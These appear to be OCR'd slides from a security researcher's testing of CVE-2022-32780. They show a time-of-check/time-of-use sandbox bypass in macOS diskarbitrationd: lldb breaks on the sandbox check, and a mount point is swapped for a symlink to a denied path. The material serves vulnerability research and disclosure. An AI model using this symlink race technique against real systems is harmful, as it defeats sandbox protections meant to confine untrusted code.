
CVE-2022-32780 - Testing




```
(version 1)
(allow default)
(deny file-mount (literal "/private/tmp/disk"))
```




```
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk
mount_apfs: volume could not be mounted: Operation not permitted
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2

csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
/dev/disk4s1          41504653-0000-11AA-AA11-0030654/private/tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2
```



```
csaby@macos12 ~ % sudo lldb
(lldb) attach 121
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007ff804e84c4a libsystem_kernel.dylib`mach_msg_trap + 10
libsystem_kernel.dylib`mach_msg_trap:
->  0x7ff804e84c4a <+10>: retq
    0x7ff804e84c4b <+11>: nop

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x7ff804e84c4c <+0>:  movq   %rcx, %r10
    0x7ff804e84c4f <+3>:  movl   $0x1000020, %eax          ; imm = 0x1000020
Target 0: (diskarbitrationd) stopped.

Executable module set to "/usr/libexec/diskarbitrationd".
Architecture set to: x86_64h-apple-macosx-.
(lldb) b sandbox_check_by_audit_token
Breakpoint 1: where = libsystem_sandbox.dylib`sandbox_check_by_audit_token, address = 0x00007ff80e546168
(lldb) c
Process 121 resuming
```




```
csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
```




```
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007ff80e546168 libsystem_sandbox.dylib`sandbox_check_by_audit_token
libsystem_sandbox.dylib`sandbox_check_by_audit_token:
->  0x7ff80e546168 <+0>: pushq  %rbp
    0x7ff80e546169 <+1>: movq   %rsp, %rbp
    0x7ff80e54616c <+4>: pushq  %r15
    0x7ff80e54616e <+6>: pushq  %r14
Target 0: (diskarbitrationd) stopped.
(lldb) settings set target x86-disassembly-flavor intel
(lldb) finish
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step out
    frame #0: 0x000000010f453a64 diskarbitrationd`___lldb_unnamed_symbol282$$diskarbitrationd + 821
diskarbitrationd`___lldb_unnamed_symbol282$$diskarbitrationd:
->  0x10f453a64 <+821>: test   eax, eax
    0x10f453a66 <+823>: mov    r13d, 0xf8da0009
    0x10f453a6c <+829>: cmove  r13d, eax
    0x10f453a70 <+833>: mov    rdi, rbx
Target 0: (diskarbitrationd) stopped.
(lldb) register read
General Purpose Registers:
       rax = 0x0000000000000000
```


CVE-2022-32780 - Testing



```
csaby@macos12 ~ % rm -rf /tmp/disk2
csaby@macos12 ~ % ln -s /tmp/disk /tmp/disk2
```




```
(lldb) c
Process 121 resuming
(lldb) detach
Process 121 detached
(lldb) exit
csaby@macos12 ~ %
```



